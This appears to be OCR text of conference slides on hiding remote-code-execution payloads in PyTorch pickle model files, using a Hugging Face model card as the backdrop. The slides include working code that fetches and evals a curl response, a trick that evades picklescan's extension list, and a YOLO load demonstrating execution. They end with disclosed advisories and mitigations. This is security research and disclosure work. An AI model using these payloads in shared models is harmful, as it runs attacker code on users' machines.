


Image-Text-to-Text | Transformers | Safetensors | Inference Endpoints | arxiv:2408.00203 | License: mit

Model card | Files and versions | Community 9 | Train | Deploy | Use this model

Edit model card

[GitHub Repo] [OmniParser V2 Blog Post] Huggingface demo

Model Summary

OmniParser is a general screen parsing tool, which interprets/converts UI screenshot to structured format, to improve existing LLM based UI agent. Training Datasets include: 1) an interactable icon detection dataset, which was curated from popular web pages and automatically annotated to highlight clickable and actionable regions, and 2) an icon description dataset, designed to associate each UI element with its corresponding function.

This model hub includes a finetuned version of YOLOv8 and a finetuned Florence-2 base model on the above dataset respectively. For more details of the models used and finetuning, please refer to the paper.

What's new in V2?

- Larger and cleaner set of icon caption + grounding dataset
- 60% improvement in latency compared to V1. Avg latency: 0.6s/frame on A100, 0.8s on single 4090.
- Strong performance: 39.6 average accuracy on ScreenSpot Pro
- Your agent only need one tool: OmniTool. Control a Windows 11 VM with OmniParser + your

Downloads last month
4,885

Inference Providers NEW

Image-Text-to-Text

This model is not currently available via any of the supported Inference Providers.

Model tree for microsoft/OmniParser-v2.0

Finetunes 5 models

Quantizations 1 model

Spaces using microsoft/OmniParser-v2.0 13

microsoft/OmniParser-v2 | ginigen/OmniParser-v2-pro | nofl/OmniParser-v2


faceradix/OmniParser-v2 | LPDoctor/OmniParser-v2 | SheldonLe/OmniParser-v2

ukung/Omni-Hand-Written | ryanrain2024/OmniParser-v2


Anassk/OmniParser-v2 | gaoyu1314/OmniParser_Token

veqazyru/OmniParser-v2 | hunnywar/OmniParser-v2 | + 1 Spaces

PyTorch Model With Many Imports



Create Fork and List as Finetune



Create a Bad Pickle With an Unusual File Extension

```
1 usage
class RemoteCodeExecution:
    def __reduce__(self):
        return os.system, (f"eval \"$(curl -s http://localhost:8080)\"",)

# Save the bad pickle as config.p <- does not have a standard extension to avoid detection
with open(bad_pickle, "wb") as f:
    pickle.dump(RemoteCodeExecution(), f)
```

Only certain extensions are considered by picklescan

```
_pytorch_file_extensions = {".bin", ".pt", ".pth", ".ckpt"}
_pickle_file_extensions = {".pkl", ".pickle", ".joblib", ".dat", ".data"}
```

Add torch.load on Our Bad Pickle Reduce Call to Our Model


```python
class AutoLoad:
    def __init__(self, path, **kwargs):
        self.path = path
        self.kwargs = kwargs

    def __reduce__(self):
        # Use functools.partial to create a partially applied function
        # with torch.load and the pickle_file argument
        return partial(torch.load, *args: self.path, **self.kwargs), ()

model['config'] = AutoLoad(model_name, pickle_file='config.p', weights_only=False)
torch.save(model, model_name)
```

Loading the Model in Python

```
>>> from ultralytics import YOLO
del.
model = YOLO('model.pt')/home/trevor/.local/lib/python3.10/site-packages/matplotlib
is may be due to multiple versions of Matplotlib being installed (e.g. as a system
available.
  warnings.warn("Unable to import Axes3D. This may be due to multiple versions of "
>>> # Load the model.
>>> model = YOLO('model.pt')
REMOTE CODE EXEC!!
>>>
```


model.pt
pickle
model.y
train_args.yaı
"ultralytics.nn.modules.conv.DWConv",
"ultralytics.utils.patches.torch_load",
"ultralytics.nn.modules.block.DFL",
"ultralytics.nn.modules.block.SPPF",
"torch.nn.modules.linear.Identity",
"torch.LongStorage",
"torch.nn.modules.container.ModuleList",
"torch._utils._rebuild_tensor_v2",
"torch.nn.modules.activation.SiLU",
"torch.nn.modules.pooling.MaxPool2d",
"collections.OrderedDict",
"ultralytics.nn.modules.block.C2PSA",
"torch.nn.modules.batchnorm.BatchNorm2d",
"torch.HalfStorage",
"torch.nn.modules.conv.Conv2d",
"torch.Size",
"ultralytics.nn.modules.head.Detect",
"ultralytics.nn.modules.conv.Concat",
"ultralytics.nn.modules.block.C3k",
"__builtin__.set",
"torch._utils._rebuild_parameter",
"functools.partial",
"ultralytics.nn.modules.conv.Conv",

Responsible Disclosure

- Seemingly endless supply of attack vectors
- **4 Security Advisories** Filed with picklescan
  - *GHSA-655q-fx9r-782v*
  - *GHSA-7q5r-7gvp-wc82*
  - *GHSA-769v-p64c-89pr*
  - *GHSA-w8jq-xcqf-f792*
- CVE-2025-1716
- CVE-2025-1889
- CVE-2025-1944
- CVE-2025-1945

RSAC 2025 Conference

Mitigations and Best Practices

How to Safely Use Pickle Files

Just Don’t

Unless from a trusted source.

How to Safely Use Pickle Files

Just Don’t

Your model may be available in other formats.

```python
from transformers import AutoModel

